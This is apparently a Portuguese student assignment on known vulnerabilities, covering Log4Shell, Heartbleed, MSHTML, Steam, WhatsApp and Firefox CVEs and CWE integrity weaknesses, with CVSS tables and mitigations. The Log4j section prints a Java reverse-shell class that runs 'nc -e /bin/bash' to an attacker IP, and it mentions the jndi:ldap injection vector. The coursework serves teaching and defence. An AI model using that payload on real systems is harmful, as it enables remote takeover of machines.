

Universidade do Minho

Departamento de Informática

Mestrado em Engenharia Informática

Criptografia e Segurança de Informação

Tecnologias de Segurança
Ficha Prática 1

Grupo Nº11

Ariana Lousada (PG47034) Luís Carneiro (PG46541)
Rui Cardoso (PG42849)

6 de março de 2022

Capítulo 1

Exercícios e Respostas

Para a resolução desta ficha prática, foram propostas várias questões, as quais vamos passar a responder neste capítulo:

1.1 Exercício 1

Escolha três aplicações tipicamente usadas em seu computador pessoal, pesquise pela existência de vulnerabilidades conhecidas e meios de explorá-las. Descreva detalhadamente as descobertas, incluindo as imagens de suas pesquisas e a descrição das informações nelas contidas.

Para a análise de vulnerabilidades, foram escolhidas como aplicações o WhatsApp, o explorador de ficheiros do Windows e o Steam Client.

Para a aplicação WhatsApp foi escolhida a vulnerabilidade CVE-2019-11933.

Esta vulnerabilidade consiste num bug de *head buffer overflow* em versões anteriores à 1.2.19 da biblioteca libpl_droidsonroids_gif(biblioteca de processamento de gifs). Nas versões da aplicação WhatsApp anteriores à 2.19.291, atacantes poderiam executar código arbitrário remotamente, assim como aplicar ataques de Denial of Service (DoS).

Mais concretamente, esta vulnerabilidade provém do `CWE-787:Out-of-bounds Write`, que consiste na escrita fora dos limites dados do *buffer* (antes do início ou depois do fim). Isto acontece por vezes quando um índice de um apontador é incrementado (ou decrementado) para uma posição que não existe. Isto pode levar à corrupção de informação, falha dos serviços da aplicação, permissão de execução de código, entre outros.

Em termos de impacto [1]:

[1] A informação apresentada na tabela foi consultada na semana de 21 de Fevereiro de 2022.

CVSS score	7.5	-
Impacto da Confidencialidade	Parcial	Existe uma partilha de informação de tamanho considerável.
Impacto da integridade	Parcial	Apesar da modificação de alguns ficheiros e informação de sistema ser possível, o atacante não tem qualquer controlo sobre o que pode ser modificado.
Impacto da disponibilidade	Parcial	Redução na *performance* e interrupção na disponibilidade de serviços.
Complexidade do ataque(em termos de acesso)	Baixa	Não são necessários qualquer tipo de conhecimento ou capacidade prévios para conseguir explorar a vulnerabilidade.
Autenticação	Não é necessária	Não é necessária qualquer tipo de autenticação para explorar a vulnerabilidade.
Acesso ganho	Nenhum	-
Tipos de Vulnerabilidade	Execução de código remota/Ataques de Negação de Serviço/Overflow	-
Vetor de Ataque	Rede	-

Tabela 1.1: CVSS Scores e tipos de vulnerabilidade da falha CVE-2019-11933.

Possíveis soluções para a mitigação dos riscos consequentes da vulnerabilidade:

- Utilizar linguagens de programação que não permitem que este tipo de erro ocorra, como Java, Perl ou C# por exemplo.
- Utilizar *libraries* e *frameworks* que não permitam que esta vulnerabilidade ocorra.
- Executar ou compilar o software utilizando extensões que providenciem mecanismos de proteção ou eliminação de *buffer overflows*.

Para o explorador de ficheiros do Windows, foi escolhida a vulnerabilidade CVE-2021-40444.

Esta vulnerabilidade carateriza-se pela execução remota de código no MSHTML que afeta o Microsoft Windows. Mais concretamente, é possível criar um controlo ActiveX para ser usado num documento Microsoft Office que contém o sistema de render do browser. De seguida, seria necessário convencer o utilizador a abrir este ficheiro.

CVSS 3.1 score	7.8	Alto
Impacto da Confidencialidade	Alto	Ocorre uma divulgação considerável de informação
Impacto da integridade	Alto	A integridade é comprometida visto que o atacante tem acesso a todo o sistema de ficheiros
Impacto da disponibilidade	Alto	O atacante pode, se quiser, fazer com que o sistema fique não operacional
Complexidade do ataque	Baixa	As condições de acesso não são de todo especializadas; é preciso muito pouco conhecimento ou destreza para explorar esta falha
Privilégios necessários	Nenhuns	-
Interação do utilizador	Necessária	-
Scope	Inalterada	-
Tipo de vulnerabilidade	Execução de código	-
Vetor de ataque	Local	-

Tabela 1.2: CVSS Scores e tipos de vulnerabilidade da falha CVE-2021-40444

[2]

Adicionalmente, o *impact score* é 5.9 e o *exploitability score* é 1.8, como se pode observar no seguinte gráfico.



Figura 1.1: Base scores da falha CVE-2021-40444

Para mitigar o problema, é possível visualizar o documento originado da Internet através da Vista Protegida ou da *Application Guard* do Office. Esta medida faz com que o *exploit* não tenha efeito.

Para resolver o problema, é preciso atualizar a build de deteção do Microsoft Defender para a versão 1.349.22.0 ou superior.

Para concluir, segundo o CVE Details, o Steam Client teve um total de 5 vulnerabilidades desde 2015 até à semana de 21 de Fevereiro de 2022.



Figura 1.2: Lista de Vulnerabilidades Steam Client

A vulneralidade escolhida foi a CVE-2021-30481, que é a mais recente listada pelo CVE Details.



Figura 1.3: Classificação CVSS v3.1 Source: Nist

[2] A informação apresentada na tabela foi consultada na semana de 21 de Fevereiro de 2022.

CVSS 3.1 score	8.0	-
Impacto da Confidencialidade	Alto	Ocorre uma divulgação considerável de informação
Impacto da integridade	Alto	A integridade é comprometida visto que o atacante tem acesso a todo o sistema de ficheiros
Impacto da disponibilidade	Alto	O atacante pode, se quiser, fazer com que o sistema fique não operacional
Complexidade do ataque	Baixa	As condições de acesso não são de todo especializadas; é preciso muito pouco conhecimento ou destreza para explorar esta falha
Privilégios necessários	Poucos	-
Interação do utilizador	Necessária	-
Scope	Alterada	-
Tipo de vulnerabilidade	Execução de código / overflow	-
Vetor de ataque	Network	-

Tabela 1.3: CVSS Scores e tipos de vulnerabilidade da falha CVE-2021-30481

[3]

Caso um utilizador possua um jogo Source Engine na sua biblioteca Steam, como por exemplo Counter-Strike: Global Offensive, Team Fortress 2 ou Half Life Alyx, esta falha permite que um atacante consiga enviar um convite para jogarem juntos. Caso o utilizador aceite, esta falha permite correr código arbitrário através de um overflow do buffer. Apenas contas que possuam jogos desenvolvidos com o Source Engine são afectadas.

Possíveis soluções para mitigação da vulnerabilidade:

- Não carregar em convites para jogos de pessoas desconhecidas.
- Nas definições de privacidade permitir apenas convites de amigos.

1.2 Exercício 2

No final de 2021, foi descoberta uma falha de segurança na biblioteca open source Log4j. Esta falha foi identificada com CVE-2021-44228. Use esta identificação para descrever detalhadamente esta falha, incluindo (mas não apenas) as versões afetadas, os eventuais exploits existentes, vectores de ataque, impacto e soluções. Use as imagens de suas consultas e outros recursos utilizados para justificar suas conclusões.

A falha `CVE-2021-44228` foi explorada por atacantes de *ransomware* pela primeira vez no início de dezembro de 2021. Esta falha resultou de uma vulnerabilidade da Log4j2, uma *logging utility* com bases em Java publicada pela Apache em 2001.

O Log4j permite fazer *lookups* extra com a utilização de determinados templates. A vulnerabilidade parte do acesso da utilidade à API JNDI (*Java Naming and Directory Interface*) através do mecanismo de *lookup* mencionado anteriormente, no qual não existe qualquer restrição para a *string* de parâmetros utilizada.

Com isto, é possível utilizar algo como `jndi:ldap://` juntamente com um *host* de um atacante preparado para um servidor LDAP (Lightweight Directory Access Protocol) para executar código remotamente, de modo a explorar a vulnerabilidade. Protocolos DNS e RMI poderiam ter o mesmo efeito.

[3] A informação apresentada na tabela foi consultada na semana de 21 de Fevereiro de 2022.



Figura 1.4: Esquema de um ataque à vulnerabilidade do Log4j

Um exemplo de uma exploração possível seria ter um servidor relay LDAP e um servidor http simples que estabelece uma conexão para uma classe Java criada. Esta classe poderá ser uma *reverse shell* para o computador do atacante.

```java
public class Revshell {
  static {
    try {
      java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 10.9.125.225 1234");
    } catch (Exception e) {
      e.printStackTrace();
    }
  }
}
```

Figura 1.5: Exemplo de uma classe de Java que serve como Reverse Shell (de notar que o IP indicado corresponde à máquina do atacante).

Com a execução destes três componentes em simultâneo, o atacante consegue intervir na ligação e ver todos os pedidos trocados entre as entidades envolvidas.

Esta vulnerabilidade afetou as versões pertencentes ao intervalo `Apache Log4j 2.x <= 2.15.0-rc1`. Em termos de software, foram principalmente afetados:

- Apache Struts;
- Apache Solr;
- Apache Druid;

- Apache Flink;
- ElasticSearch;
- Flume;
- Apache Dubbo;
- Logstash;
- Spring-Boot-starter-log4j2.

[4]

Para um resumo dos vários níveis de impacto da vulnerabilidade, podem-se observar os CVSS Scores e tipos de vulnerabilidade na seguinte tabela[5]:

CVSS score	9.3	-
Impacto da Confidencialidade	Completo	A informação está totalmente disponível, o que leva à exposição dos ficheiros de sistema.
Impacto da integridade	Completo	A vulnerabilidade leva a uma falha na integridade do sistema. Há uma perda total de proteção do sistema e a sua segurança fica comprometida.
Impacto da disponibilidade	Completo	Shutdown completo da fonte afetada. O atacante pode tornar a fonte completamente inutilizável.
Complexidade do ataque(em termos de acesso)	Média	As condições de acesso são de certo modo especializadas. Algumas pré-condições têm de ser obedecidas de modo a que seja possível explorar (exploit) o sistema.
Autenticação	Não é necessária	Não é necessária qualquer tipo de autenticação para explorar a vulnerabilidade.
Acesso	Nenhum	-
Tipos de Vulnerabilidade	Execução de código remota	-
Vetor de ataque	Rede	-

Tabela 1.4: CVSS Scores e tipos de vulnerabilidade da falha CVE-2021-44228.

Esta vulnerabilidade tem um impacto verdadeiramente negativo em vários aspetos e tem uma *exploitability* bastante elevada: uma vez que vários *enterprise softwares* utilizavam este mecanismo de *logging* como biblioteca externa, o dano desta falha acaba por se propagar pelos seus serviços. Contudo, corrigir a falha na própria biblioteca pode não ser suficiente. É necessário verificar se os componentes "*black-box*"de cada software em específico utilizam esta biblioteca ou não e aplicar um plano de mitigação de riscos adequado em cada cenário.

A solução mais eficaz será aplicar um *patch* à biblioteca Log4j. Ao longo do tempo foram lançados vários *fixes* para os componentes base. Contudo, como já foi mencionado anteriormente, é necessário verificar os softwares personalizados que utilizam a biblioteca, assim como as respetivas dependências transitivas. É recomendado ter em atenção uma lista de software vulnerável, utilizar WAF com *string filtering* apropriado, log files e *traces*. Existem também alguns serviços online que podem detetar este tipo de ameaças, apesar de só deverem ser utilizados se forem totalmente confiáveis.

[4]É de notar que todos os *enterprice softwares* que utilizaram qualquer um destes componentes foram também diretamente afetados pela vulnerabilidade.

[5]A informação apresentada na tabela foi consultada na semana de 21 de Fevereiro de 2022.

1.3 Exercício 3

Em 2014 foi descoberta uma falha de programação na biblioteca de criptografia open source OpenSSL que ficou publicamente conhecida como Heartbleed. Esta falha foi identificada com CVE-2014-0160. Use esta identificação para descrever detalhadamente esta falha, incluindo (mas não apenas) as versões afetadas, os eventuais exploits existentes, vectores de ataque, impacto e soluções. Use as imagens de suas consultas e outros recursos utilizados para justificar suas conclusões.

As versões afetadas são as implementações do TLS e DTLS no OpenSSL 1.0.1 antes do 1.0.1g. Devido à utilização em massa do OpenSSL, este bug afeta praticamente todos os sistemas com ligação à internet.

Esta falha permite que os atacantes remotos obtenham informação sensível da memória deste processo via pacotes feitos para dar trigger a um buffer over-read, como demonstrado ao ler chaves privadas relacionadas com d1_both.c e t1_lib.c.

Apesar de esta falha não permitir acesso livre à memória do sistema afetado, possibilita obter informação de outros locais na memória que, por sua vez, contenham informação sensível (tais como chaves criptográficas ou passwords).

Como tal, é possível comprometer as chaves secretas utilizadas para identificar os provedores de serviço e para cifrar o trânsito, os nomes e passwords dos utilizadores e o conteúdo em si. Isto permite que os atacantes escutem as comunicações, roubem dados diretamente dos serviços e utilizadores e façam-se passar pelos mesmos.

O roubo desta informação pode permitir outros ataques no sistema; o subsequente impacto depende da confidencialidade dos dados e funções obtidas.

Utilizando a versão 3.1 do CVSS, é possível observar o impacto com mais pormenor através de diferentes métricas [6]:

CVSS 3.1 score	7.5	Alto
Impacto da Confidencialidade	Alto	Ocorre uma divulgação considerável de informação
Impacto da integridade	Nenhum	-
Impacto da disponibilidade	Nenhum	-
Complexidade do ataque	Baixa	As condições de acesso não são de todo especializadas; é preciso muito pouco conhecimento ou destreza para explorar esta falha
Privilégios necessários	Nenhuns	-
Autenticação	Não necessária	Não é necessária qualquer tipo de autenticação para explorar a vulnerabilidade.
Interação do utilizador	Nenhuma	-
Scope	Inalterada	-
Tipo de vulnerabilidade	Obter informação através de overflow	-
Vetor de ataque	Rede	-

Tabela 1.5: CVSS Scores e tipos de vulnerabilidade da falha CVE-2014-0160.

Adicionalmente, através do seguinte gráfico observa-se um base score de 7.5, um impacto de 3.6 e o exploitability é 3.9.

[6] A informação apresentada na tabela foi consultada na semana de 21 de Fevereiro de 2022.



Figura 1.6: Base scores do Hearbeat Bug

A solução recomendada é atualizar a versão do OpenSSL para a 1.0.1g ou superior.

1.4 Exercício 4

Assim como diversas corporações, a Mozilla Foundation divulga informações sobre vulnerabilidades para as quais os seus produtos foram expostos através do seu Security Advisories. Em 08 de fevereiro de 2022, a companhia disponibilizou uma atualização do seu browser, i.e., Firefox ESR 91.6. Esta versão resolve uma série de vulnerabilidades listadas no relatório MFSA 2022-05. Descreva detalhadamente três vulnerabilidades listadas neste relatório.

O Mozilla Foundation disponiblizou a actualização 91.6 para o browser Firefox onde resolveu 8 vulnerabilidades sendo 3 graves e 5 medias.

Três destas vulnerabilidades são:

- *'CVE-2022-22753 Privilege Escalation to SYSTEM on Windows via Maintenance Service'* reportado por Seb Patane, esta vulnerabilidade tem um impacto alto.

  Um bug de *Time-of-Check Time-of-Use* existente no serviço de manutenção do *Updater* pode ser usado para permitir utilizadores escreverem numa directoria arbitrária.

  Esta vulnerabilidade pode ser utilizada para elevar o acesso ao sistema.

  Este bug apenas afecta o Firefox no Windows. Os outros sistemas operativos não são afectados.

  Uma vulnerabilidade do tipo *Time-of-Check Time-of-Use (TOCTOU)* pode ser explicado com o seguinte exemplo:



Figura 1.7: TOCTOU Exploit

Neste exemplo dois processos tentam aceder a um recurso em comum neste caso açúcar. O sistema operativo pode colocar um processo em espera e deixar outro processo usar o CPU durante algum tempo. Pode acontecer o que este segundo processo aceda ao mesmo recurso.

- *CVE-2022-22754 Extensions could have bypassed permission confirmation during update* foi reportado por Rob Wu e é uma vulnerabilidade de impacto alto.

  Se um utilizador tiver instalado uma extensão de um tipo especifico a extensão pode executar actualizações automaticamente evitando a solicitação ao utilizador para as novas permissões.

  Ou seja, caso o utilizador instale uma extensão esta pode mais tarde usar esta vulnerabilidade para se auto actualizar e receber permissões novas sem ter de pedir que o utilizador as aceite, como por exemplo ver ficheiros.

  Exemplo de uma extensão a pedir de forma correta permissão ao utilizador:



Figura 1.8: Popup permissão

- *CVE-2022-22756 Drag and dropping an image could have resulted in the dropped object being an executable* foi reportado por Abdulrahman Alqabandi e tem um impacto moderado.

  Se um utilizador arrastar uma imagem para o ambiente de trabalho ou outra pasta, o ficheiro pode ser convertido para um *script* executável que pode correr código arbitrário após o utilizador carregar nele.

	Red Hat	NVD
CVSS v3 Base Score	6.1	
Attack Vector	Network	
Attack Complexity	Low	
Privileges Required	None	
User Interaction	Required	
Scope	Changed	
Confidentiality	Low	
Integrity Impact	Low	
Availability Impact	None	

Figura 1.9: Redhat Severidade

1.5 Exercício 5

Recorrendo ao CWE, descreva três tipos comuns de problemas relacionados com integridade de dados identificados no desenvolvimento de software e como podem ser evitados.

O primeiro problema mais comum de integridade de dados no desenvolvimento de software é relativo à falta de reforço de integridade de mensagens na sua transmissão num canal de comunicação.

O software em questão estabelece um canal de comunicação com um determinado *endpoint* e recebe uma mensagem proveniente do mesmo. Apesar de receber a mensagem, não há garantias que esta não sofreu qualquer alteração durante a sua transmissão. Potenciais atacantes do sistema podem ser capazes de modificar a mensagem e falsificar o *endpoint*, interferindo com os dados contidos na mensagem ou até mesmo redirecionando a conexão para um sistema sob seu controlo. Isto pode levar a que o atacante ganha privilégios de acesso ao sistema ou capacidade de assunção de identidade. Caso o atacante falsifique com sucesso esse *endpoint* este ganha todos os privilégios do *endpoint* original.

Uma solução possível para este problema seria a utilização de protocolos de autenticação mais fortes no estabelecimento da comunicação, como a utilização de um sistema de chaves privadas e públicas juntamente com um algoritmo de *hashing*. Uma das soluções mais utilizadas atualmente é o HMAC(*Hash-based Message Authentication Code*), que utiliza uma chave privada juntamente com uma mensagem de modo a obter integridade da mesma.

Quando se inclui funcionalidades de terceiros como por exemplo librarias, widgets, o software tem de confiar na sua funcionalidade. Esta funcionalidade pode porventura ser maliciosa pois pode ter vindo de uma fonte não confiável ou ser modificada pelo caminho de uma fonte confiável. Para além disto, a funcionalidade pode conter as suas próprias vulnerabilidades ou permitir acesso a outras funcionalidades. Isto pode trazer muitas consequências negativas, como por exemplo injecção de malware, exposição de informação privada, vulnerabilidades DOM-based XSS, roubo das cookies do utilizador ou open redirect para malware.

Esta falha é causada durante a implementação de uma tática de segurança arquitetural.

Uma possível mitigação para este problema é correr o código com o mínimo de privilégios necessários para efectuar a tarefa. Se possível, criar contas isoladas com privilégios limitados que são usadas para apenas uma tarefa específica.

Alguns métodos de detecção desta vulnerabilidade são a análise manual/automática de binário ou bytecode e do source code e a revisão da arquitectura ou design.

O terceiro e último problema comum relacionado com a integridade de dados é a confiança na ofuscação ou cifragem de inputs com dados sensíveis sem verificação de integridade.

Resumidamente, este problema surge quando o sistema confia apenas na ofuscação ou cifragem para proteger tokens/parâmetros controlados pelo utilizador. Se o sistema não realizar *checks* de integridade e o atacante consiga obter outro token/parâmetro também admissível pelo sistema, ao percorrer o espaço de valores possíveis este obtém acesso indevido ao sistema. Este problema é agravado caso a operação em questão possa alterar o user-state, ou pior ainda, o system-state.

A solução óbvia seria a implementação de mecanismos de integridade, nomeadamente pela utilização de métodos PKI (por exemplo assinaturas digitais). Adicionalmente, é possível implementar um limite de pedidos por utilizador que incluam valores inválidos dos tokens/parâmetros. Outras recomendações gerais incluem: os tokens/parâmetros não devem de ser fáceis de adivinhar nem previsíveis; nunca aplicar a segurança por ofuscação; assegurar a correta implementação dos algoritmos de cifragem (tais como usar algoritmos conhecidos e provados seguros, usar padding, um vetor aleatório de inicialização, entre outros). É de notar que todas estas soluções são concebidas na fase de arquitetura e design do sistema.

Capítulo 2

Referências

2.1 Exercício 1

- https://www.cvedetails.com/cve/CVE-2019-11933/
- https://cwe.mitre.org/data/definitions/787.html
- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
- https://nvd.nist.gov/vuln/detail/CVE-2021-40444
- https://www.cvedetails.com/product/57986/?q=Steam+Client

2.2 Exercício 2

- https://danubius.io/log4j2-rce-and-exploit/?gclid=EAIaIQobChMIg_DCuKGR9gIVTAKLCh0TVwJ-EAAYBCAAEgKa6_D_BwE
- https://thecyphere.com/blog/what-is-ldap-server/
- https://www.cvedetails.com/cve/CVE-2021-44228/
- https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/#affected-software

2.3 Exercício 3

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
- https://www.cvedetails.com/cve/CVE-2014-0160/
- https://nvd.nist.gov/vuln/detail/CVE-2014-0160
- https://heartbleed.com/

2.4 Exercício 4

- https://www.mozilla.org/en-US/security/advisories/mfsa2022-05/

2.5 Exercício 5

- https://cwe.mitre.org/data/definitions/924.html
- https://www.practicalnetworking.net/series/cryptography/message-integrity/
- https://cwe.mitre.org/data/definitions/649.html
- https://cwe.mitre.org/data/definitions/829.html